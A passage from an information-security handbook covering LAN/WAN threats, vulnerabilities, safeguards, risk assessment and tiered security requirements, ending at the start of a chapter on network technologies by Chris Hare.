The starting point for asset valuation is the LAN/WAN inventory. A composite summary of inventory items, acquisition value, current depreciated value, and replacement value is one way to provide a reasonable basis for estimating cost effectiveness for safeguards. It should be noted that if a catastrophic loss were to occur, it is unlikely that any organization would replace all hardware components with exact model equivalents. Instead, newer substitute items currently available would probably be chosen, due to the rapid pace of technological improvements.

THREATS TO LAN/WAN SECURITY

A threat is an identifiable risk that has some probability of occurring. Threats are grouped in three broad areas: people threats, virus threats, and physical threats. LANs and WANs are particularly susceptible to people and virus-related threats because of the large number of people who have access rights.

People Threats

The greatest threat posed to LANs and WANs are people — and this threat is primarily from insiders. These are employees who make errors

and omissions and employees who are disgruntled or dishonest. People threats are costly. Employee errors, accidents, and omissions cause some 50 to 60% of the annual dollar losses. Disgruntled employees and dishonest employees add another 20%. These insider threats are estimated to account for over 75% of the annual dollar loss experienced by organizations each year. Outsider threats such as hackers and viruses add another 5%. Physical threats, mainly fire and water damage, add another 20%. It should be noted that these figures were published in 1988, and since that time there has been a dramatic increase in virus incidents, which may significantly enlarge the dollar loss from outsider threats, particularly in the LAN/WAN environment. Some people threats include the following.

System administration error — This area includes all human errors occurring in the setup, administration, and operation of LAN systems, ranging from the failure to properly enable access controls and other security features to the lack of adequate backups. The possible consequences include loss of data confidentiality, integrity, and system availability, as well as possible embarrassment to the company or the individual.

PC operator error — This includes all human errors occurring in the operation of PC/LAN systems, including improper use of log-on/passwords, inadvertent deletion of files, and inadequate backups. Possible consequences include data privacy violations and loss of capabilities, such as the accidental erasure of critical programs or data.

Software/programming error — These errors include all the "bugs," incompatibility issues, and related problems that occur in developing, installing, and maintaining software on a LAN. Possible consequences include degradation, interruption, or loss of LAN capabilities.

Unauthorized disclosure — This is defined as any release of sensitive information on the LAN that is not sanctioned by proper authority, including those caused by carelessness and accidental release. Possible consequences are violations of law and policy, abridgement of rights of individuals, embarrassment to individuals and the company, and loss of shareholder confidence in the company.

Unauthorized use — Unauthorized use is the employment of company resources for purposes not authorized by the corporation and the use of noncompany resources on the network, such as using personally owned software at the office. Possible consequences include the introduction of viruses, and copyright violations for use of unlicensed software.

Fraud/embezzlement — This is the unlawful deletion of company recorded assets through the deceitful manipulation of internal controls, files, and data, often through the use of a LAN. Possible consequences include monetary loss and illegal payments to outside parties.

Modification of data — This is any unauthorized changing of data, which can be motivated by such things as personal gain, favoritism, a misguided sense of duty, or a malicious intent to sabotage. Possible consequences include the loss of data integrity and potentially flawed decision making. A high risk is the disgruntled employee.

Alteration of software — This is defined as any unauthorized changing of software, which can be motivated by such things as disgruntlement, personal gain, or a misguided sense of duty. Possible consequences include all kinds of processing errors and loss of quality in output products.

Theft of computer assets — Theft includes the unauthorized/unlawful removal of data, hardware, or software from company facilities. Possible consequences for the loss of hardware can include the loss of important data and programs resident on the hard disk or on diskettes stored in the immediate vicinity.

Viruses and Related Threats

Computer viruses are the most widely recognized example of a class of programs written to cause some form of intentional disruption or damage to computer systems or networks. A computer virus performs two basic functions: it copies itself to other programs, thereby infecting them, and it executes the instructions the author included in it. Depending on the author's motives, a program infected with a virus may cause damage immediately upon its execution, or it may wait until a certain event has occurred, such as a particular time or date. The damage can vary widely, and can be so extensive as to require the complete rebuilding of all system software and data. Because viruses can spread rapidly to other programs and systems, the damage can multiply geometrically.

Related threats include other forms of destructive programs such as Trojan horses and network worms. Collectively, they are known as malicious software. These programs are often written to masquerade as useful programs, so that users are induced into copying them and sharing them with their friends. The malicious software phenomenon is fundamentally a people problem, as it is frequently authored and often initially spread by individuals who use systems in an unauthorized manner. Thus, the threat of unauthorized use, by both unauthorized and authorized users, must be addressed as a part of virus prevention.

Physical Threats

Electrical power problems are the most frequent physical threat to LANs, but fire or water damage is the most serious. Physical threats generally include the following:

Electrical power failures/disturbances — This is any break or disturbance in LAN power continuity that is sufficient to cause operational interruption, ranging from high-voltage spikes to area "brownouts." Possible consequences range from minor loss of input data to temporary shutdown of systems.

Hardware failure — Hardware failures include any failure of LAN components (particularly disk crashes in PCs). Possible consequences include loss of data or data integrity, loss of processing time, and interruption of services, and may also include degradation or loss of software capabilities.

Fire/water damage — This could include a major catastrophic destruction of an entire building, partial destruction within an office area, LAN room fire, water damage from sprinkler system, and/or smoke damage. The possible consequences include loss of the entire system for extended periods of time.

Other physical threats — These include environmental failures/mishaps involving air conditioning, humidity, heating, liquid leakage, explosion, and contamination. Physical access threats include sabotage/terrorism, riot/civil disorders, bomb threats, and vandalism. Natural disasters include flood, earthquake, hurricane, snow/ice storm, windstorm, tornado, and lightning.

VULNERABILITIES

Vulnerabilities are flaws in the protection of LANs/WANs that can be exploited, partially or fully, by threats resulting in loss. Only a few generic vulnerabilities will be highlighted here, since vulnerabilities are specific weaknesses in a given LAN environment. Vulnerabilities are precluded by safeguards, and a comprehensive list of LAN safeguards is discussed later. Of paramount importance are the most basic safeguards, which are proper security awareness and training.

A LAN exists to provide designated users with shared access to hardware, software, and data. Unfortunately, the LAN's greatest vulnerability is access control. Significant areas of access vulnerability include the PC, passwords, LAN server, and Internetworking.

The Personal Computer

The PC is so vulnerable that user awareness and training are of paramount importance to assure even a minimum degree of protection. PC vulnerable areas include:

Access control — Considerable progress has been made in security management and technology for large-scale centralized data processing environments, but relatively little attention has been given to the protection

of small systems. Most PCs are single-user systems and lack built-in hardware mechanisms that would provide users with security-related systems functions. Without such hardware features (e.g., memory protection), it is virtually impossible to prevent user programs from accessing or modifying parts of the operating system and thereby circumventing any intended security mechanisms.

PC floppy disk drive — The floppy disk drive is a major asset of PC workstations, given its virtually unlimited storage capacity via the endless number of diskettes that can be used to store data. However, the disk drive also provides ample opportunity for sensitive government data to be stolen on floppy disks and for computer viruses to enter the network from literally hundreds of access points. This problem is severe in certain sensitive data environments, and the computer industry has responded with diskless workstations designed specifically for LAN operations. The advantage of diskless PCs is that they solve certain security problems, such as the introduction of unauthorized software (including viruses) and the unauthorized removal of sensitive data. The disadvantage is that the PC workstation becomes a limited, network-dependent unit, not unlike the old "dumb" mainframe terminals.

Hard disk — Most current PCs have internal hard disks ranging from 1 to 2 gigabytes of online storage capacity. Sensitive data residing on these hard disks are vulnerable to theft, modification, or destruction. Even if PC access and LAN access are both password protected, PCs with DOS-based operating systems may be booted from a floppy disk that bypasses the password, permitting access to unprotected programs and files on the hard disk. PC hardware and software security features and products are available to provide increasing degrees of security for data on hard disk drives, ranging from password protection for entering the system to data encryption. "Erasing" hard disks is another problem area. An "erase" or "delete" command does not actually delete a file from the hard disk. It only alters the disk directory or address codes so that it appears as if deletion or erasure of the data has taken place. The information is still there and will be electronically "erased" when DOS eventually writes new files over the old "deleted" files. This may take some time, depending on the available space on the hard disk. In the meantime, various file recovery programs can be used to magically restore the "deleted" file. There are special programs that really do erase a file and these should be used for the removal of sensitive files. A companion issue is that the server may have a copy of the sensitive file, and a user may or may not have erase privileges for the server files.

Repairs — Proper attention must be given to the repair and disposition of equipment. Outside commercial repair staff should be monitored by internal or company technical staff when service is being performed on

sensitive PC/LAN equipment. Excess or surplus hard disks should be properly erased prior to releasing the equipment.

PC Virus

PCs are especially vulnerable to viruses and related malicious software such as Trojan horses, logic bombs, and worms. An executing program, including a virus-infected program, has access to most things in memory or on disk. For example, when DOS activates an application program on a PC, it turns control over to the program for execution. There are virtually no areas of memory protected from access by application programs. There is no block between an application program and the direct usage of system input/output (disk drives, communications, ports, printers, screen displays, etc.). Once the application program is running, it has complete access to everything in the system.

Virus-infected software may have to be abandoned and replaced with uninfected earlier versions. Thus, an effective backup program is crucial in order to recover from a virus attack. Most important, it is essential to determine the source of the virus and the system's vulnerability and institute appropriate safeguards. A LAN/WAN is also highly vulnerable, because any PC can propagate an infected copy of a program to other PCs and possibly the server(s) on the network.

LAN Access

Access Control. A password system is the most basic and widely used method to control access to LANs/WANs. There may be multiple levels of password controls to the LAN and its services, to access to each major application on the LAN, and to other major systems interconnected to the LAN. Conversely, some system access controls depend heavily on the initial LAN log-on/password sequence. While passwords are the most common form of network protection, they are also the weakest from a human aspect. Studies by research groups have found that passwords have many weaknesses, including poor selection of passwords by users (e.g., middle names, birthdays, etc.), poor password administration (e.g., no password guidance, no requirement to change passwords regularly, etc.), and the recording of passwords in easily detected formats (e.g., on calendar pads, in DOS batch files, and even in log-on sequences). Group/multiuser passwords lack accountability and are also vulnerable to misuse.

Dial-In Access. Dial-in telephone access via modems provides a unique window to LANs and WANs, enabling anyone with a user ID, password, and a computer to log into the system. Hackers are noted for their use of dial-in capabilities for access, using commonly available user IDs and cleverly guessing passwords. Effective passwords and log-on procedures, dial-in

time limitations and locations, call-back devices, port protectors, and strong LAN/WAN administration are ways to provide dial-in access control.

UNIX. UNIX is a popular operating system that is often cited for its vulnerabilities, including its handling of "superusers." Whoever has access to the superuser password has access to everything on the system. UNIX was not really designed with security in mind. To complicate matters, new features have been added to UNIX over the years, making security even more difficult to control. Perhaps the most problematic features are those relating to networking, which include remote log-on, remote command execution, network file systems, diskless workstations, and E-mail. All of these features have increased the utility and usability of UNIX by untold amounts. However, these same features, along with the widespread connection of UNIX systems to the Internet and other networks, have opened up many new areas of vulnerabilities to unauthorized abuse of the system.

Internetworking

Internetworking is the connection of the local LAN server to other LAN/WAN servers via various connection devices which consist of routers and gateways. Virtually all organizations with multiple sites or locations use Internetworking technology within their computing environments. E-mail systems could not exist without this interconnectivity. Each additional LAN/WAN interconnection can add outside users and increase the risks to the system. LAN servers and network devices can function as "filters" to control traffic to and from external networks. For example, application gateways may be used to enforce access control policies at network boundaries. The important point is to balance connectivity requirements with security requirements.

The effective administration of LANs/WANs requires interorganizational coordination and teamwork. Since networks can cross so many organizational boundaries, integrated security requires the combined efforts of many personnel, including the administrators and technical staff (who support the local servers, networks, and Internetworks), security personnel, users, and management.

E-mail is the most popular application supported by Internetworking environments. E-mail messages are somewhat different from other computer applications in that they can involve "store and forward" communications. Messages travel from the sender to the recipient, often from one computer to another over a WAN. When messages are stored in one place and then forwarded to multiple locations, they become vulnerable to interception or can carry viruses and related malicious software.

SAFEGUARDS

Safeguards preclude or mitigate LAN vulnerabilities and threats, reducing the risk of loss. No set of safeguards can fully eliminate losses, but a well-planned set of cost-effective safeguards can reduce risks to a reasonable level as determined by management. Safeguards are divided into four major groups: general, technical, operational, and virus. Most of these safeguards also apply to applications as well as to LANs and WANs.

General Safeguards

General safeguards include a broad range of controls that serve to establish a firm foundation for technical and operational safeguards. Strong management commitment and support is required for these safeguards to be effective. General safeguards include, but are not necessarily limited to, the assignment of a LAN/WAN security officer, a security awareness and training program, personnel screening during hiring, separation of duties, and written procedures.

Assignment of LAN/WAN security officer — The first safeguard in any LAN/WAN security program is to assign the security responsibility to a specific, technically knowledgeable person. This person must then take the necessary steps to assure a viable LAN security program, as outlined in a company policy statement. Also, this policy should require that a responsible owner/security individual be assigned to each application, including E-mail and other LAN applications.

Security awareness and training — All employees involved with the management, use, design, acquisition, maintenance, or operation of a LAN must be aware of their security responsibilities and trained in how to fulfil them. Technical training is the foundation of security training. These two categories of training are so interrelated that training in security should be a component of each computer systems training class. Proper technical training is considered to be perhaps the single most important safeguard in reducing human errors.

Personnel screening — Personnel security policies and procedures should be in place and working as part of the process of controlling access to LANs and WANs. Specifically, LAN/WAN management must designate sensitive positions and screen incumbents, which should be described in a company human resource policy manual, for individuals involved in the management, operation, security, programming, or maintenance of systems. Computer security studies have shown that fraud and abuse are often committed by authorized employees. The personnel screening process should also address LAN/WAN repair and maintenance activities, as well as janitorial and building repair crews that may have unattended access to LAN/WAN facilities.

Separation of duties — People within the organization are the largest category of risk to the LAN and WAN. Separation of duties is a key to internal control and should be, designed to make fraud or abuse difficult without collusion. For example, setting up the LAN security controls, auditing the controls, and management review of the results should be performed by different persons.

Written procedures — It is human nature for people to perform tasks differently and inconsistently, even if the same person performs the same task. An inconsistent procedure increases the potential for an unauthorized action (accidental or intentional) to take place on a LAN. Written procedures help to establish and enforce consistency in LAN/WAN operations. Procedures should be tailored to specific LANs and addressed to the actual users, to include the "do's" and "don't's" of the main elements of safe computing practices such as access control (e.g., password content), handling of removable disks and CDs, copyright and license restrictions, remote access restrictions, input/output controls, checks for pirated software, courier procedures, and use of laptop computers. Written procedures are also an important element in the training of new employees.

Technical Safeguards

These are the hardware and software controls to protect the LAN and WAN from unauthorized access or misuse, help detect abuse and security violations, and provide security for LAN applications. Technical safeguards include user identification and authentication, authorization and access controls, integrity controls, audit trail mechanisms, confidentiality controls, and preventive hardware maintenance controls.

User Identification and Authentication. User identification and authentication controls are used to verify the identity of a station, originator, or individual prior to allowing access to the system or to specific categories of information within the system. Identification involves the identifier or name by which the user is known to the system (e.g., a user identification code). This identifying name or number is unique, is unlikely to change, and need not be kept secret. When authenticated, it is used to provide authorization/access and to hold individuals responsible for their subsequent actions.

Authentication is the process of "proving" that the individual is actually the person associated with the identifier. Authentication is crucial for proper security; it is the basis for control and accountability in a system. Following are three basic authentication methods for establishing identity.

Something Known by the Individual. Passwords are presently the most commonly used method of controlling access to systems. Passwords are a combination of letters and numbers (or symbols), preferably comprised of six

or more characters, that should be known only to the accessor. Passwords and log-on codes should have an automated expiration feature, should not be reusable, should provide for secrecy (e.g., nonprint, nondisplay feature, encryption), and should limit the number of unsuccessful access attempts. Passwords should conform to a set of rules established by management.

In addition to the password weaknesses, passwords can be misused. For example, someone who can electronically monitor the channel may also be able to "read" or identify a password and later impersonate the sender. Popular computer network media such as Ethernet or token rings are vulnerable to such abuses. Encryption authentication schemes can mitigate these exposures. Also, the use of one-time passwords has proven effective.

Something Possessed by an Individual. Several techniques can be used in this method. One technique would include a magnetically encoded card (e.g., smart cards) or a key for a lock. Techniques such as encryption may be used in connection with card devices to further enhance their security.

Dial-back is a combination method where users dial in and identify themselves in a prearranged method. The system then breaks the connection and dials the users back at a predetermined number. There are also devices to determine, without the call back, that a remote device hooked to the computer is actually an authorized device.

Other security devices used at the point of log-on and as validation devices on the LAN server include port-protection devices and random number generators.

Something About the Individual. These would include biometric techniques that measure some physical attribute of a person such as a fingerprint, voiceprint, signature, or retinal pattern and transmits the information to the system that is authenticating the person. Implementation of these techniques can be very expensive.

Authorization and Access Controls. These are hardware or software features used to detect and/or permit only authorized access to or within the system. An example of this control would be the use of access lists or tables. Authorization/access controls include controls to restrict access to the operating system and programming resources, limits on access to associated applications, and controls to support security policies on network and Internetwork access.

In general, authorization/access controls are the means whereby management or users determine *who* will have *what* modes of access to *which* objects and resources. The *who* may include not only people and groups, but also individual PCs and even modules within an application. The modes of access typically include read, write, and execute access to data, programs, servers, and Internetwork devices. The objects that are candidates

for authorization control include data objects (directories, files, libraries, etc.), executable objects (commands, programs, etc.), input/output devices (printers, tape backups), transactions, control data within the applications, named groups of any of the foregoing elements, and the servers and Internetwork devices.

Integrity Controls. Integrity controls are used to protect the operating system, applications, and information in the system from accidental or malicious alteration or destruction, and provide assurance to users that data have not been altered (e.g., message authentication). Integrity starts with the identification of those elements that require specific integrity controls. The foundations of integrity controls are the identification/authentication and authorization/access controls. These controls include careful selection of and adherence to vendor-supplied LAN administrative and security controls. Additionally, the use of software packages to automatically check for viruses is effective for integrity control.

Data integrity includes two control mechanisms that must work together and are essential to reducing fraud and error control. These are (1) the well-formed transaction, and (2) segregation of duties among employees. A well-formed transaction has a specific, constrained, and validated set of steps and programs for handling data, with automatic logging of all data modifications so that actions can be audited later. The most basic segregation of duty rule is that a person creating or certifying a well-formed transaction may not be permitted to execute it.

Two cryptographic techniques provide integrity controls for highly sensitive information. Message Authentication Codes (MACs) are a type of cryptographic checksum that can protect against unauthorized data modification, both accidental and intentional. Digital signatures authenticate the integrity of the data and the identity of the author. Digital signature standards are used in E-mail, electronic funds transfer, electronic data interchange, software distribution, data storage, and other applications that require data integrity assurance and sender authentication.

Audit Trail Mechanisms. Audit controls provide a system monitoring and recording capability to retain or reconstruct a chronological record of system activities. An example would be system log files. These audit records help to establish accountability when something happens or is discovered. Audit controls should be implemented as part of a planned LAN security program. LANs have varying audit capabilities, which include exception logging and event recording. Exception logs record information relating to system anomalies such as unsuccessful password or log-on attempts, unauthorized transaction attempts, PC/remote dial-in lockouts, and related matters. Exception logs should be reviewed and retained for specified periods.

Event records identify transactions entering or exiting the system, and journal tapes are a backup of the daily activities.

Confidentiality Controls. These controls provide protection for data that must be held in confidence and protected from unauthorized disclosure. The controls may provide data protection at the user site, at a computer facility, in transit, or some combination of these. Confidentiality relies on comprehensive LAN/WAN security controls which may be complemented by encryption controls.

Encryption is a means of encoding or scrambling data so that they are unreadable. When the data are received, the reverse scrambling takes place. The scrambling and descrambling requires an encryption capability at either end and a specific key, either hardware or software, to code and decode the data. Encryption allows only authorized users to have access to applications and data.

The use of cryptography to protect user data from source to destination, which is called *end-to-end encryption*, is a powerful tool for providing network security. This form of encryption is typically applied at the transport layer of the network (layer 4). End-to-end encryption cannot be employed to maximum effectiveness if application gateways are used along the path between communicating entities. These gateways must, by definition, be able to access protocols at the application layer (layer 7), above the layer at which the encryption is employed. Hence, the user data must be decrypted for processing at the application gateway and then reencrypted for transmission to the destination (or another gateway). In such an event the encryption being performed is not really end-to-end. There are a variety of low-cost, commercial security/encryption products available that may provide adequate protection for unclassified use, some with little or no maintenance of keys. Many commercial software products have security features that may include encryption capabilities, but do not meet the requirements of the DES.

Preventive Maintenance. Hardware failure is an ever-present threat, since LAN and WAN physical components wear out and break down. Preventive maintenance identifies components nearing the point at which they could fail, allowing for the necessary repair or replacement before operations are affected.

Operational Safeguards

Operation safeguards are the day-to-day procedures and mechanisms to protect LANs. These safeguards include backup and contingency planning, physical and environmental protection, production and input/output controls, audit and variance detection, hardware and system software maintenance controls, and documentation.

Backup and Contingency Planning. The goal of an effective backup strategy is to minimize the number of workdays that can be lost in the event of a disaster (e.g., disk crash, virus, fire). A backup strategy should indicate the type and scope of backup, the frequency of backups, and the backup retention cycle. The type/scope of backup can range from complete system backups, to incremental system backups, to file/data backups, or even dual backup disks (disk "mirroring"). The frequency of the backups can be daily, weekly, or monthly. The backup retention cycle could be defined as daily backups kept for a week, weekly backups kept for a month, or monthly backups kept for a year.

Contingency planning consists of workable procedures for continuing to perform essential functions in the event that information technology support is interrupted. Application plans should be coordinated with the backup and recovery plans of any installations and networks used by the application. Appropriate emergency, backup, and contingency plans and procedures should be in place and tested regularly to assure the continuity of support in the event of system failure. These plans should be known to users and coordinated with them. Offsite storage of critical data, programs, and documentation is important. In the event of a major disaster such as fire, or even extensive water damage, backups at offsite storage facilities may be the only way to recover important data, software, and documentation.

Physical and Environmental Protection. These are controls used to protect against a wide variety of physical and environmental threats and hazards, including deliberate intrusion, fire, natural hazards, and utility outages or breakdowns. Several areas come within the direct responsibility of the LAN/WAN personnel and security staff including adequate surge protection, battery backup power, room and cabinet locks, and possibly additional air-conditioning sources. Surge protection and backup power will be discussed in more detail.

Surge suppressors that protect stand-alone equipment may actually cause damage to computers and other peripherals in a network. Ordinary surge protectors and uninterruptible power supplies (UPS) can actually divert dangerous electrical surges into network data lines and damage equipment connected to that network. Power surges are momentary increases in voltage of up to 6,000 volts in 110-volt power systems, making them dangerous to delicate electronic components and data as they search for paths to ground. Ordinary surge protectors simply divert surges from the hot line to the neutral and ground wires, where they are assumed to flow harmlessly to earth. The extract below summarizes this surge protection problem for networks.

> Computers interconnected by data lines present a whole new problem because network data lines use the powerline ground circuit for signal voltage reference. When a conventional surge protector diverts a surge

to ground, the surge directly enters the data lines through the ground reference. This causes high surge voltages to appear across data lines between computers, and dangerous surge currents to flow in these data lines. TVSSs (Transient Voltage Surge Suppressors) based on conventional diversion designs should not be used for networked equipment. Surge protectors may contribute to LAN crashes by diverting surge pulses to ground, thereby contaminating the reference used by data cabling. To avoid having the ground wire act as a "back door" entry for surges to harm a computer's low-voltage circuitry, network managers should consider powerline protection that (1) provides low let-through voltage, (2) does not use the safety ground as a surge sink and preserves it for its role as voltage reference, (3) attenuates the fast rise times of all surges, to avoid stray coupling into computer circuitry, and (4) intercepts all surge frequencies, including internally generated high-frequency surges.

The use of an UPS for battery/backup power can make the difference between a "hard or soft crash." Hard crashes are the sudden loss of power and the concurrent loss of the system, including all data and work in progress in the servers' random access memory (RAM). An UPS provides immediate backup power to permit an orderly shutdown or "soft crash" of the LAN, thus saving the data and work in progress. The UPS protecting the server should include software to alert the entire network of an imminent shutdown, permitting users to save their data. LAN servers should be protected by UPSs, and UPS surge protectors should avoid the "back door" entry problems described above.

Production and Input/Output Controls. These are controls over the proper handling, processing, storage, and disposal of input and output data and media, including locked storage of sensitive paper and electronic media, and proper disposal of materials (i.e., erasing/degaussing diskettes/tape and shredding sensitive paper material).

Audit and Variance Detection. These controls allow management to conduct an independent review of system records and activities in order to test for adequacy of system controls, and to detect and react to departures from established policies, rules, and procedures. Variance detection includes the use of system logs and audit trails to check for anomalies in the number of system accesses, types of accesses, or files accessed by users.

Hardware and System Software Maintenance Controls. These controls are used to monitor the installation of and updates to hardware and operating system and other system software to ensure that the software functions as expected and that an historical record is maintained of system changes. They may also be used to ensure that only authorized software is allowed on the system. These controls may include a hardware and system software

configuration policy that grants managerial approval to modifications, then documents the changes. They may also include virus protection products.

Documentation. Documentation controls are in the form of descriptions of the hardware, software, and policies, standards, and procedures related to LAN security, and include vendor manuals, LAN procedural guidance, and contingency plans for emergency situations. They may also include network diagrams to depict all interconnected LANs/WANs and the safeguards in effect on the network devices.

Virus Safeguards

Virus safeguards include the good security practices cited above which include backup procedures, the use of only company approved software, and procedures for testing new software. All organizations should require a virus prevention and protection program, including the designation and training of a computer virus specialist and backup. Each LAN should be part of this program. More stringent policies should be considered as needed, such as:

- Use of antivirus software to prevent, detect, and eradicate viruses;
- Use of access controls to more carefully limit users;
- Review of the security of other LANs before connecting;
- Limiting of E-mail to nonexecutable files; and,
- Use of call-back systems for dial-in lines.

Additionally, there are several other common-sense tips which reduce the exposure to computer viruses. If the software allows it, apply write-protect tabs to all program disks before installing new software. If it does not, write protect the disks immediately after installation. Also, do not install software without knowing where it has been. Where applicable, make executable files read-only. It won't prevent virus infections, but it can help contain those that attack executable files (e.g., files that end in ".exe" or ".com"). Designating executable files as read-only is easier and more effective on a network, where system managers control read/write access to files. Finally, back up the files regularly. The only way to be sure the files will be around tomorrow is to back them up today.

METHOD OF ANALYSIS

Analysis methodologies may range from informal reviews of small office automation installations through formal risk assessments at major data centers. An informal security review can be used for systems with low-level risk designations. Formal security assessments should be required for high-level risk environments. Below is a further discussion of levels of protection.

Automated Risk Assessment

There are a considerable number of automated risk assessment packages, of varying capabilities and costs, available in the marketplace. These automated packages address large and medium facilities, applications, office automation, and LAN/WAN environments. Several packages contain general analyses of network vulnerabilities applicable to LANs. These packages have been found to have adequate coverage of LAN administration, protection of file servers, and PC/LAN backup practices and procedures.

Questionnaires and Checklists

The key to good security management is measurement — knowing where one is in relation to what needs to be done. Questionnaires are one way to gather relevant information from the user community. A PC/LAN questionnaire can be a simple, quick, and effective tool to support informal and formal risk assessments. For small, informal risk assessments, the PC/LAN questionnaire can be the main assessment tool. A checklist is another valuable tool for helping to evaluate the status of security.

A customized version of an automated questionnaire and assessment can be developed by security consultants as well. With this approach, the user is prompted to respond to a series of PC and LAN questions which are tailored online to the user's environment, and then provides recommendations to improve the user's security practices and safeguards. Typically designed for the average PC user, this approach functions as a risk assessment tool. A questionnaire/checklist may be a useful first step in determining if a more formal/extensive risk assessment needs to be done, as well as to guide the direction of the risk assessment.

LAN/WAN SECURITY IMPLEMENTATION

This section provides a step by step approach for implementing cost-effective LAN/WAN security. A simple example is used to illustrate this approach. The steps performed in the implementation process include determining and reviewing responsibilities, determining required procedures, determining security level requirements, and determining detailed security procedures.

Determine/Review Responsibilities

The first step in LAN/WAN security implementation is to know who is responsible for doing what. LAN/WAN security is a complex undertaking, requiring an integrated team effort. Responsibilities must be defined for managers of facilities, information technology operations personnel, and managers of application systems which run on LANs.

In addition, every area network should require a LAN/WAN administrator and an information systems security officer whose specific duties include the implementation of appropriate general, technical (e.g., access controls and Internetwork security), and operational controls (e.g., backups and contingency planning). In general, the security officer is responsible for the development and coordination of LAN and WAN security requirements, including the "Computer Systems Security Plan". The LAN/WAN administrator is responsible for the proper implementation and operation of security features on the LAN/WAN.

Determine Required Procedures

The second step is to understand the type and relative importance of protection needed for a LAN. As stated above, a LAN may need protection for reasons of confidentiality, integrity, and availability. For each of the three categories there are three subcategories to determine the level of security needed: High, Medium, or Low. A matrix approach can be used to document the conclusions for needed security. This involves ranking the security objectives for the LAN being reviewed, using the following simple matrix.

Typical Security Matrix

Security Objectives	Level of Protection Needed		
	High (Level 3)	Medium (Level 2)	Low (Level 1)
Confidentiality			
Integrity			
Availability			
Overall			

The result is an overall security designation of low (Level 1), medium (Level 2), or high (Level 3). In all instances, the security level designation of a LAN should be equal to or higher than the highest security level designation of any data it processes or systems it runs. This security level designation determines the minimum security safeguards required to protect sensitive data files and to ensure the operational continuity of critical processing capabilities.

This matrix analysis approach to documenting security designations can be expanded and refined into more complex models with security objective subcategories and possibly the use of weighted value assignments for categories. Most automated packages are based on more complex measurement models.

Determine Security Level Requirements

Once the level of protection has been determined, the next step is to determine the security level requirements. Using the simple model that has been created to illustrate this approach, the following is a suggested definition of the minimum security requirements for each level of protection.

Level 1 Requirements. The suggested controls required to adequately safeguard a Level 1 system are considered good management practices. These include, but are not limited, to the following.

1. Information systems security awareness and training.
2. Position sensitivity designations.
3. Physical access controls.
4. A complete set of information systems and operations documentation.

Level 2 Requirements. The suggested controls required to adequately safeguard a Level 2 system include all of the requirements for Level 1, plus the following requirements.

1. A detailed risk management program.
2. Record retention procedures.
3. A list of authorized users.
4. Security review and certification procedures.
5. Clearance (i.e., appropriate background checks) for persons in sensitive positions.
6. A detailed fire/catastrophe plan.
7. A formal written contingency plan.
8. A formal risk analysis.
9. An automated audit trail.
10. Authorized access and control procedures.
11. Secure physical transportation procedures.
12. Secure telecommunications.
13. An emergency power program.

Level 3 Requirements. The suggested controls required to adequately safeguard a Level 3 system include all of the requirements for Levels 1 and 2, plus the following.

1. More secure data transfer, maybe including encryption.
2. Additional audit controls.
3. Additional fire prevention requirements.
4. Provision of waterproof covers for computer equipment.
5. Maintenance of a listing of critical-sensitive clearances.

Determine Detailed Security Procedures

The matrix model and suggested security requirements described above illustrate a very general simple approach for documenting the security implementation requirements. To proceed with the implementation, specific, detailed security protections must be determined, starting with who gets what access, and when. Management, LAN personnel, and security officials, working with key users, must determine the detailed security protections. Procedures for maintaining these protections must be formalized (e.g., who reviews audit logs; who notifies the LAN administrator of departed personnel) to complete the security implementation requirements phase.

DEVELOP AN INTEGRATED SECURITY APPROACH

The final step is the development of an integrated security approach for a LAN/WAN environment. The approach involves the culmination of areas described above into one integrated comprehensive approach. Areas discussed below that are included within the integrated approach are: the use of PC/LAN questionnaires, the role of the Computer System Security Plan, risk assessment, annual review and training, and annual management reporting and budgeting.

Role of the PC/LAN Questionnaire

Security programs require the gathering of a considerable amount of information from managers, technical staff, and users. Interviews are one way, and these are often used with the technical staff. Another way to obtain information is with a PC questionnaire, which is a particularly good method for reaching a reasonable segment of the user community, quickly and efficiently. With minor updating, these surveys can be used periodically to provide a current picture of the security environment.

A PC/LAN questionnaire is suggested for Level 1 reviews and to support Level 2 and 3 risk assessments. In other words, a questionnaire can be the focus of an informal risk assessment and can be a major element in a formal risk assessment. A PC/LAN questionnaire, for example, can collect the information to help identify applications and general purpose systems, identify sensitivity and criticality, and determine specific additional security needs relating to security training, access controls, backup and recovery requirements, input/output controls, and many other aspects of security. This questionnaire can be passed out to a representative sampling of PC users, from novices to experienced users, asking them to take 15 to 20 minutes to fill out the form. The aggregated results of this questionnaire should provide a reasonable number of indicators to assess the general status of PC computing practices within the LAN/WAN environment.

Role of the Computer System Security Plan

A Computer Systems Security Plan (CSSP) is suggested for development of Level 2 and Level 3 LANs and WANs. CSSPs are an effective tool for organizing LAN security. The CSSP format provides simplicity, uniformity, consistency, and scalability. The CSSP is to be used as the risk management plan for controlling all recurring requirements, including risk updates, personnel screening, training, etc.

Risk Assessment

Risk assessment includes the identification of informational and other assets of the system, threats that could affect the confidentiality, integrity, or availability of the system, system vulnerabilities/susceptibility to the threats, potential impacts from threat activity, identification of protection requirements to control the risks, and selection of appropriate security measures. Risk assessment for general purpose systems, including LANs/WANs, are suggested for use at least every five years, or more often when there are major operational, software, hardware, or configuration changes.

Annual Review and Training Session

An ideal approach would be to conduct a yearly LAN/WAN meeting where LAN/WAN management, security, and end-user personnel can get together and review the security of the system. LAN/WAN meetings are an ideal way to satisfy both the security needs/updates of the system and the training/orientation needs of the individuals who are associated with the system. The process can be as simple as reviewing the CSSP, item by item, for additions, changes, and deletions. General discussion on special security topics such as planned network changes and management concerns can round out the agenda. A summary of the meeting is useful for personnel who were unable to attend, for managers, and for updating the management plan.

An often overlooked fact is that LAN/WAN security is only as good as the security being practiced. Information and system security is dependent on each user. Users need to be sensitized, trained, and monitored to ensure good security practices.

Update Management/Budget Plan

The management/budget plan is the mechanism for getting review and approval of security requirements in terms of specific projects, descriptions, responsibilities, schedule, and costs. This plan should be updated yearly to reflect the annual review findings.

Security and Network Technologies

Chris Hare, CISSP, CISA

While it is common for security people to examine issues regarding network connectivity, there can be some level of mysticism associated with the methods and technologies that are used to actually construct the network. This chapter addresses what a network is, and the different methods that can be used to build one. It also introduces issues surrounding the security of the network.

People send voice, video, audio, and data through networks. People use the Internet for bank transactions. People look up information in encyclopedias online. People keep in touch with friends and family using e-mail and video. As so much information is now conveyed in today's world through electronic means, it is essential that the security practitioner understands the basics of the network hardware used in today's computer networks.

What Is a Network?

A network is two or more devices connected together in such a way as to allow them to exchange information. When most people think of a network, they associate it with a computer network — ergo, the ability of two or more computers to share information among them. In fact, there are other forms of networks. Networks that carry voice, radio, or television signals. Even people establish networks of contacts — those people with whom they meet and interact.

